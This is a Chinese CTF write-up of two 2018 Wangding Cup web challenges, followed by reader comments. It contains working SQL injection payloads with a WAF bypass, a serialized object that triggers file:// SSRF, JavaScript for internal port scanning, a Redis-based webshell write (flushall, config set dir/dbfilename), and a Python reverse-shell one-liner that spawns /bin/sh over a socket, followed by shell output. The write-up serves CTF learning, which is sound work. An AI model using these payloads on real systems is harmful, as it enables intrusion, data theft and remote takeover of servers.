

Web

facebook

打开题目，发现Web应用有两个功能。一个是登录，一个是注册，如下：

the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

#

username

age

blog 先知社区

发现注册的时候blog处只能写url链接

Join

username

test

passwd :

....

age :

123

blog :

https://www.baidu.com

join

先知社区

而且在查看用户信息的时候，发现Web应用加载了用户的blog网址，这里就存在SSRF漏洞。

① c7d640b4123844239eabbefea99d059ae0f818a3740243b6.game.ichunqiu.com/view.php?no=1

username

age

blog

test

123

https://www.baidu.com

the contents of his/her blog

白犀牛 先知社区

在进行fuzz测试的时候，发现查看用户信息界面存在SQL注入，直接使用报错注入，会发现数据库里面只有用户的注册信息，如下：

```
■■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select group_concat(table_name) from information_schema.tables where table_sche
■■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select group_concat(column_name) from information_schema.columns where table_na
■■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select data from users)),1)#
```

← → ↻ ⓘ e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/view.php?no=1%20and%20updatexml(1,make_set(3,%2

*) query error! (XPath syntax error: '~',users')

Fatal error: Call to a member function fetch_assoc() on a non-object in /var/www/html/db.php on line 70

User ×

← → ↻ ⓘ e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/view.php?no=1%20and%20updatexml(1,make_set(3,%2

*) query error! (XPath syntax error: '~',no,username,passwd,data')

Fatal error: Call to a member function fetch_assoc() on a non-object in /var/www/html/db.php on line 70

User ×

← → ↻ ⓘ e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/view.php?no=1%20and%20updatexml(1,make_set(3,%2

*) query error! (XPath syntax error: '~',O:8:"UserInfo":3:{s:4:"name";s'})

Fatal error: Call to a member function fetch_assoc() on a non-object in /var/www/html/db.php on line 70



这里发现data字段存放的事用户信息经过反序列化的结果，结合前面 view.php

页面会加载用户的blog信息，所以这里极有可能是利用反序列化数据库中的data字段，然后取出url字段并加载，即可以SSRF。

所以我们要做的就是将SQL语句查询结果中data字段反序列化后，内容中的url等于flag.php即可（因为在测试的时候发现存在flag.php文件，所以我们可以先读取该文件）。

/view.php?no=-1/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";s:4:"data";s:4:"file:///var/www/html/flag.php";}

ⓘ e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/view.php?no=-1/**/union/**/select/**/1,2,3,%27O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";s:4:"data";s:4:"file:///var/www/html/flag.php";}

username	age	blog
2	123	file:///var/www/html/flag.php

the contents of his/her blog

↻ ⓘ view-source:e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/view.php?no=-1/**/union/**/select/**/1,2,3,%27O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";s:4:"data";s:4:"file:///var/www/html/flag.php";}


<p>the contents of his/her blog</p>
<hr>
<iframe width='100%' height='10em'
'data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tkYjVlZmQ4ZC01ZmMzLTQyOTgtODQ1Ny1mNTIyZDYwZjQwMTJlIj5NCmV4aXQoMCK7DQo=' | base64 -d
>



```
→ www echo 'PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tkYjVlZmQ4ZC01ZmMzLTQyOTgtODQ1Ny1mNTIyZDYwZjQwMTJlIj5NCmV4aXQoMCK7DQo=' | base64 -d  
<?php
```

```
$flag = "flag{db5efd8d-5fc3-4298-8457-f522d60f4012}";  
exit(0);
```

```
→ www
```



上面base64解密即可得到flag。这里注意一些点，直接用 union select 会被WAF检测到，所以我们添加了 /**/

来绕过。还有就是我们反序列化字符串放在第四列，因为对应为data列名，原因看上面爆列名的结果。

这题的常规解法是先看robots.txt，发现有源码泄露，然后根据泄露的源码构造反序列化字符串，之后的过程和上面一样，不赘述。

← → ↻ ⓘ e9f7c1da49ae40e286962bfcd0502d46ec0e9e0d021d407c.game.ichunqiu.com/robots.txt

Disallow: /user.php.bak

Sitemap: http://domain.com/sitemap.xml



```
1 <?php //user.php
2 class UserInfo
3 {
4     public $name = "";
5     public $age = 0;
6     public $blog = "";
7     public function __construct($name, $age, $blog){
8         $this->name = $name;
9         $this->age = (int)$age;
10        $this->blog = $blog;
11    }
12
13    function get($url){
14        $ch = curl_init();
15
16        curl_setopt($ch, CURLOPT_URL, $url);
17        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
18        $output = curl_exec($ch);
19        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
20        if($httpCode == 404) {
21            return 404;
22        }
23        curl_close($ch);
24        return $output;
25    }
26
27    public function getBlogContents (){
28        return $this->get($this->blog);
29    }
}
```



我们可以阅读一下view.php，就大致明白原理了

```

1 .....
2 <?php // view.php
3
4 $no = $_GET['no'];
5 if ($db->anti_sqli($no)) {
6     die("no hack ~~");
7 }
8
9 $res = $db->getUserByNo($no);
10 $user = unserialize($res['data']);
11 //print_r($res);
12
13 ?>
14 .....
15 <?php echo xss($user->blog); ?>
16 .....
17 <?php
18
19 $response = $user->getBlogContents();
20 if ($response === 404) {
21     echo "404 Not found";
22 }
23 else {
24     $base64 = base64_encode($response);
25     echo "<iframe width='100%' height='10em' src='data:text/html;base64:{" . $base64 . "'>";

```



spider

这题 [参考官方WP](#) (官方WP中部分payload有错误，有的不全，有的复制空格丢失)

题目界面如下，网站title提示为 python flask 程序(title : 控制台-自豪地采用Flask)

6a627ea50b604c5ca07691ab51436af4c39ad2e53d63402d.game.ichunqiu.com

在线爬虫单页分析系统

HTML文件

选择文件 未选择任何文件

分析结果

分析并输出A标签innerHTML

提交



访问 robots.txt 发现存在 /get_sourcecode 文件，访问该URL提示 NOT 127.0.0.1。

6a627ea50b604c5ca07691ab51436af4c39ad2e53d63402d.game.ichunqiu.com/get_sourcecode

NOT 127.0.0.1

6a627ea50b604c5ca07691ab51436af4c39ad2e53d63402d.game.ichunqiu.com/robots.txt

User-agent: *
Disallow: /get_sourcecode



尝试伪造IP绕过，发现并不能，转换思路。首页的爬虫分析系统会执行 JS 代码，我们构造如下代码，通过服务器执行 JS 代码来访问 /get_sourcecode 文件。（下面会用到 Ajax 内容，不会请先点 [这里](#)）

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc()
{
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200){
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:80/get_sourcecode",true);
    xmlhttp.send();
}
loadXMLDoc();
</script>
```

当服务器执行 AJAX 请求后，会把返回结果存在 id 为 flag 的 a 标签 中。

在线爬虫单页分析系统

HTML文件

选择文件

未选择任何文件

分析结果

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-

from flask import Flask, request
from flask import render_template
import os
import uuid
import tempfile
import subprocess
```

提交



拿到 get_sourcecode 源代码，具体如下：

```
1 #!/usr/bin/env python
2 # -*- encoding: utf-8 -*-
3
4 from flask import Flask, request
5 from flask import render_template
6 import os
7 import uuid
8 import tempfile
9 import subprocess
10 import time
11 import json
12
13 app = Flask(__name__ , static_url_path='')
14
15 def proc_shell(cmd):
16     out_temp = tempfile.SpooledTemporaryFile(bufsize=1000*1000)
17     fileno = out_temp.fileno()
18     proc = subprocess.Popen(cmd, stderr=subprocess.PIPE, stdout=fileno, shell=False)
19     start_time = time.time()
20     while True:
21         if proc.poll() == None:
22             if time.time() - start_time > 30:
23                 proc.terminate()
24                 proc.kill()
25                 proc.communicate()
26                 out_temp.seek(0)
27                 out_temp.close()
28                 return
29             else:
30                 time.sleep(1)
31         else:
32             proc.communicate()
33             out_temp.seek(0)
34             data = out_temp.read()
35             out_temp.close()
36             return data
```



```

38 def casperjs_html(url):
39     cmd = 'casperjs {0} --ignore-ssl-errors=yes --url={1}'.format(
40         os.path.dirname(__file__) + '/casper/casp.js', url)
41     cmd = cmd.split(' ')
42     stdout = proc_shell(cmd)
43     try:
44         result = json.loads(stdout)
45         links = result.get('resourceRequestUrls')
46         return links
47     except Exception, e:
48         return []
49
50 @app.route('/', methods=['GET', 'POST'])
51 def index():
52     if request.method == 'GET':
53         return render_template('index.html')
54     else:
55         f = request.files['file']
56         filename = str(uuid.uuid1()) + '.html'
57         basepath = os.path.dirname(__file__)
58         upload_path = os.path.join(basepath, 'static/upload/', filename)
59         content = f.read()
60         #hint
61         if 'level=low_273eac1c' not in content and 'dbfilename' in content.lower():
62             return render_template('index.html', msg=u'Warning: 发现恶意关键字')
63         #hint
64         with open(upload_path, 'w') as f:
65             f.write(content)
66         url = 'http://127.0.0.1:80/upload/'+filename
67         links = casperjs_html(url)
68         links = '\n'.join(links)
69         if not links:
70             links = 'NULL'
71         links = 'URL: '+url+'\n'+links
72         return render_template('index.html', links=links)

```



```

74 @app.route('/get_sourcecode', methods=['GET', 'POST'])
75 def get_code():
76     if request.method == 'GET':
77         ip = request.remote_addr
78         if ip != '127.0.0.1':
79             return 'NOT 127.0.0.1'
80     else:
81         with open(os.path.dirname(__file__)+'/run.py') as f:
82             code = f.read()
83         return code
84     else:
85         return ''
86
87 @app.errorhandler(404)
88 def page_not_found(error):
89     return '404'
90
91 @app.errorhandler(500)
92 def internal_server_error(error):
93     return '500'
94
95 @app.errorhandler(403)
96 def unauthorized(error):
97     return '403'
98
99 if __name__ == '__main__':
100     pass

```



在第61行处发现 redis 关键字 dbfilename , 猜测题目存在 一个 redis 未授权访问, 攻击思路应该是通过 redis 写马 getshell。我们先通过 JS 代码探测主机开放了哪些web端口。(这里有个小坑, 通过 JS 代码并不能发现 redis 的端口6379是开放的, 但是该端口确实是开放的。有人说 JS 代码只能探测Web类端口, 在探测redis端口的时候回卡在等待界面, 具体原因还需细究。)

```
<a id="result"></a>
<script>
var data = document.getElementById('result').innerHTML;
var TagName = document.getElementsByTagName("body")[0];
ports=[80,81,88,6379,8000,8080,8088];
for(var i in ports){
    var script = document.createElement("script");
    poc = "data += ' " + ports[i] + " OPEN; ' ; document.getElementById('result').innerHTML = data;"
    script.setAttribute("src","http://127.0.0.1:" + ports[i]);
    script.setAttribute("onload", poc);
    TagName.appendChild(script);
}
</script>
```

在线爬虫单页分析系统

HTML文件 选择文件 未选择任何文件

分析结果

URL: http://127.0.0.1:80/upload/20c341b8-a489-11e8-b5e5-0242ac110094.html
80 OPEN; 8000 OPEN;

提交

发现 8000端口开放 着, 猜测可能运行着一个PHP 的Web服务。再次通过 JS 代码, 操纵 redis 并写入 shell :

```
<a href="" id="flag">test</a>
level=low_273eac1c
<script>
var xmlHttpRequest;
if(window.XMLHttpRequest){
    xmlHttpRequest = new XMLHttpRequest();
}
else{
    xmlHttpRequest = newActiveXObject("Microsoft.XMLHTTP");
}

var formData = new FormData();
formData.append("0","flushall"+"\\n"+"config set dir /var/www/html/"+ "\\n"+"config set dbfilename shell.php"+"\\n"+"set 1 "\\n\\n<?
xmlHttpRequest.open("POST","http://127.0.0.1:6379",true);
xmlHttpRequest.send(formData);
</script>
```

接着构造 JS 代码访问我们构造的PHP文件即可获得flag :

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc(){
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:8000/upload/20c341b8-a489-11e8-b5e5-0242ac110094.html",true);
    xmlhttp.send();
}
```


在线爬虫单页分析系统

分析结果

$T_v T_8$

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc(){
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:8000/shell.php?_=`python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)s.connect((\"127.0.0.1\",8000))subprocess.Popen(\"/bin/sh\",stdin=s,stdout=s,stderr=s)\"`\">
    xmlhttp.send();
}
loadXMLDoc();
</script>
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ ls
flag.php
index.php
shell.php
$ cat flag.php
<?php
$flag = 'flag{5adb0d67-1196-4f82-a11a-916b0383d224}';
?>
$
```

先知社区

其他WP

[春秋网鼎杯网络安全大赛minified题目writeup](#)

[网鼎杯第一场spider题详细writeup](#)

[2018网（PWN）鼎杯第一场解题记录（Writeup）](#)

点击收藏 | 1 关注 | 1

[上一篇：通过Unquoted servic...](#) [下一篇：【2018年 网鼎杯CTF 第一场...](#)

1. 6 条回复



[blackwolf](#) 2018-08-21 16:09:29

交流得知CTF中redis环境是3.0版本。不过redis>=3.2版本，会过滤一些特殊字符，直接利用js发送http请求，由于POST数据包的特殊字符被过滤，导致链接会被redis关

0 回复Ta



[mochazz](#) 2018-08-21 16:58:05

[@blackwolf](#) 嗯，之后有空试试

0 回复Ta



[Mads](#) 2018-08-21 23:49:59

[@blackwolf](#) getshell之看了redis版本，应该是2.8

0 回复Ta



[blackwolf](#) 2018-08-22 17:24:32

[@Mads](#)

哦！当时用4.0版本复现失败，问“技术支持”说ctf是的3.0版本，不过2.8,3.0都不影响。测试发现由于3.2版本及以后版本过滤特殊字符，导致直接用js发送post的失败

0 回复Ta



[haibara****@163](#) 2018-08-23 17:18:44

how are you so good

0 回复Ta



[hhdd****](#) 2018-08-30 23:17:58

我想问一下，redis exp里面的set 1是什么意思啊，就是把文件内容写进去为什么是set 1呢？？？

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)